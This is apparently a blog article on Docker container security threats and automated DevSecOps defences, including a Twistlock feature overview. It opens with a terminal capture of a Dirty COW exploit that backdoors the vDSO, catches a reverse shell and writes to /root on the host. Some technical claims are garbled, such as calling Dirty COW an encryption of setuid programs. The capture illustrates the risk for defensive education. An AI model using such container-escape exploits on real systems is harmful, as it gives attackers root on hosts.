    inet 172.17.0.2/16 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:acff:fe11:2/64 scope link tentative
       valid_lft forever preferred_lft forever
root@7483d1427bb6:/proc_exploit# ls -lAF /home/
total 0
root@7483d1427bb6:/proc_exploit# uname -a
Linux 7483d1427bb6 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016
x86_64 x86_64 x86_64 GNU/Linux
root@7483d1427bb6:/proc_exploit# exec ./proc_exploit 172.17.0.2
[*] [madvise] vDSO successfully backdoored
[*] [write] vDSO successfully backdoored
[*] Waiting for reverse connect shell...
[*] Caught reverse shell
[*] Waiting for restore...
[*] Restoring vDSO...
[*] [madvise] vDSO successfully restored
[*] [write] vDSO successfully restored
[*] Restore complete
[*] Removing /tmp/.x
removed '/tmp/.x'
[*] Enjoy your shell!
# echo DirtyCOW > /root/dirtycow.txt
```

```
ccdemo@ccdemo-linux:~$ sudo ls /root
[sudo] password for ccdemo:
dirtycow.txt
ccdemo@ccdemo-linux:~$ sudo cat /root/dirtycow.txt
DirtyCOW
ccdemo@ccdemo-linux:~$
```

Docker runc is vulnerable to kernel exploits like Dirty COW allowing read/write access to /root on the host system.

Image Source: https://clearlinux.org/blogs/how-intel-clear-containers-protects-against-root-kernel-exploits-dirty-cow


Container Security Threats

While containers are a leading contribution to the CI/CD pipeline, it is increasingly important to secure the vulnerabilities within Docker Engines. To ensure proper management of network applications, consistent container security under DevSecOps is both crucial, and a necessity. Here's a brief look at ransom ware threats and Linux vulnerabilities a Docker container/containers can be most vulnerable to –


- The Stack Clash vulnerability in which an attacker can gain root privileges within the container however to break out from the container, is not easily possible. But if the attack occurs in the user space of the host system, running containers and Docker daemon are compromised.
- Ransom ware attacks on containerized applications like ElasticSearch and MongoDB has become rampant. The attacker wipes the user data leaving behind a single index. Till date more than 9750 servers have suffered damage and approximately 450TB data has been deleted from servers.
- The Dirty Cow Container exploits the Linux kernel by encrypting a bugged *setuid* programs that grants root privilege to the attacker so temporary access can be gained.

- OpenSSL heap corruption by malformed key headers, extension codes etc, and port scanning attacks on public cloud containers.

Building Continuous Container Security



BUILD	SHIP
Code Analysis (analyze for application vulnerabilities)	Image Signing e.g. Content Trust (author/publisher verification)
Container Hardening (restrict functions, remove unneeded libraries)	User access controls e.g. Registries (restrict access and monitor deployment tools and registries)
Image Scanning (scanning Docker images at build, regulate registries)	



Preparation	Production
Host & Kernel security (use SECCOMP, AppArmour, or SELinux for host security settings)	Network inspection and visualization (inspect data present from container to container, build Dock images through visualization for application stack behavior
Access Controls (enable restricted access to Docker daemon and system)	Automate threat detection (check for DDoS, DNS attacks using automated security

	system)
Auditing (security audit needs to be performed using Docker CIS benchmark)	Host and Container Privilege Escalation Detection (to predict break outs and attacks via machine learning algorithms, first detect privilege escalation on hosts and containers)
Secrets Management	Container Quarantine & Process Monitoring
Encryption	Layer based Application Isolation (Docker Engine in Linux Tech)
Secure Docker Daemon	Run-time vulnerability check
Orchestrating Security and Networking	Seize Unauthorized Data Packets and Audit Event Logging




Image Source: https://www.eweek.com/security/aqua-extends-container-security-platform-with-compliance-features

AUTOMATION IN CONTAINER SECURITY

- Automated Vulnerability Assessment

Securing scanning of Docker images is prompt and critical, hence automating this process as a container security tool in CI/CD pipeline makes for controlled evaluation. According to a clearly defined policy, the Docker images will either be interpreted as safe, or won't. Automated security testing must be usable and error free so it can be integrated into the development workflow. It must enable constant checks, strengthen security posture and must stay a continuous process. Feedback loop is automated, and therefore reduces the need for manual scheduling.

- Automated Blocking of Suspicious Data Packets

Container deployments present larger attacking surfaces, if you're comparing them with traditional deployment systems. The many entities that require constant tracking, third-party codes and speed at which containers can disappear or appear – all present a high risk of invasion. Automated container security helps block suspicious data packets using machine learning algorithms that predict and prevent malicious behaviour.

- Automated Local Registry Image Scanning

A Jenkins plug-in can be implemented with a security tool that helps scan Docker images in the build process and assigns specific tags, wherever vulnerabilities are detected. Once an image is pushed into local OpenShift registries, your security tool will automate scanning to check if the images include any vulnerability. The scans can be customized to check for specific directories, and tags etc. Role based access controls help authenticate access into a project that may only have 'read only' visibility.

- Run Time Security Policy Rules

Policy rules that can isolate containers in network traffic and applications can be automated. REST API is a popular container security tool that allows developers to secure Docker Engine by implementing programming rules into the OpenShift deployment cycle. OpenShift identifiers are also used to evaluate project names, labels etc for run time security authorization.




Image Source: https://sdtimes.com/containers/twistlock-goes-beyond-container-security/

- Automated Container Management & Deployment

Container implementation has become fundamental practice in DevOps, therefore it has become crucial create open industry standards for image and runtime specifications. For leveraging configuration management, automation tools like Puppet allows professionals to inspect and deliver software across different systems.

Twistlock to Automate Container Security at the speed of CI/CD

Twistlock protects isolated, containerized applications starting from building phase till the deployment. Not only does it discover vulnerabilities, but also monitors container activities and isolates runtime threats. Twistlock is built on RedHat, Java platforms and Oracle, featuring vulnerability management, data compliance, run-time security and greater visibility for conditional threats.





Image Source: https://www.twistlock.com/2016/09/27/twistlock_sumologic/

Features

- Vulnerability Management: inspecting full stacks of components in the Docker image, eradicates vulnerabilities before deployment of software application

- Runtime Defence: combines static analysis, active threat feeds, machine learning algorithms and Twistlock Labs research to secure container environment
- Access Control: utilizes granular policies for managing and monitoring user access into Docker containers, Kubernetes APS and Swarm
- Compliance Standards: promotes regulations with the industry best practices, and development policies, offering more than 90+ in-built settings that cover CIS Docker benchmark



Monitor / Vulnerabilities

Registry	Repository	Tag	Vulnerabilities
phx.ocir.io	demo/jscredit	master-2188d291a9a5e29cd0e...	920 1677 443
phx.ocir.io	demo/helloworld	latest	124 85 3
phx.ocir.io	demo/nginx	latest	37 31 32
phx.ocir.io	demo/hello-earth	latest	26 30 14
phx.ocir.io	demo/occs/nginx-lb	0.2	19 29 8
phx.ocir.io	demo/occs/haproxy	0.2	19 28 8
phx.ocir.io	demo/occs/prometheus	0.2	20 26 8
phx.ocir.io	demo/jet-docker	v2.1	1 1
phx.ocir.io	demo/jet-docker	v2	1 1
phx.ocir.io	demo/jet-docker	latest	1 1
phx.ocir.io	demo/jet-docker	v1	1 1
phx.ocir.io	demo/jet-docker	v3	1 1

Image Source: https://blogs.oracle.com/cloud-infrastructure/improving-the-security-of-your-containers-in-ocir-using-twistlock

Verdict

Software development has now evolved to a point where applications can be transformed into an assembly of micro services that are loosely bound into a productive framework. To package micro services, Docker containers are implemented for isolating commercial grade and uniform applications, for increased portability. By using containers in CI/CD pipeline, we can increase the overall resilience of a system against malicious attacks. If container intelligence is combined with Twistlock or Azure, in sync with artificial intelligence under DevSecOps, continuous security will be a possibility that ensures enterprises can maintain conformity by checking security settings consistently.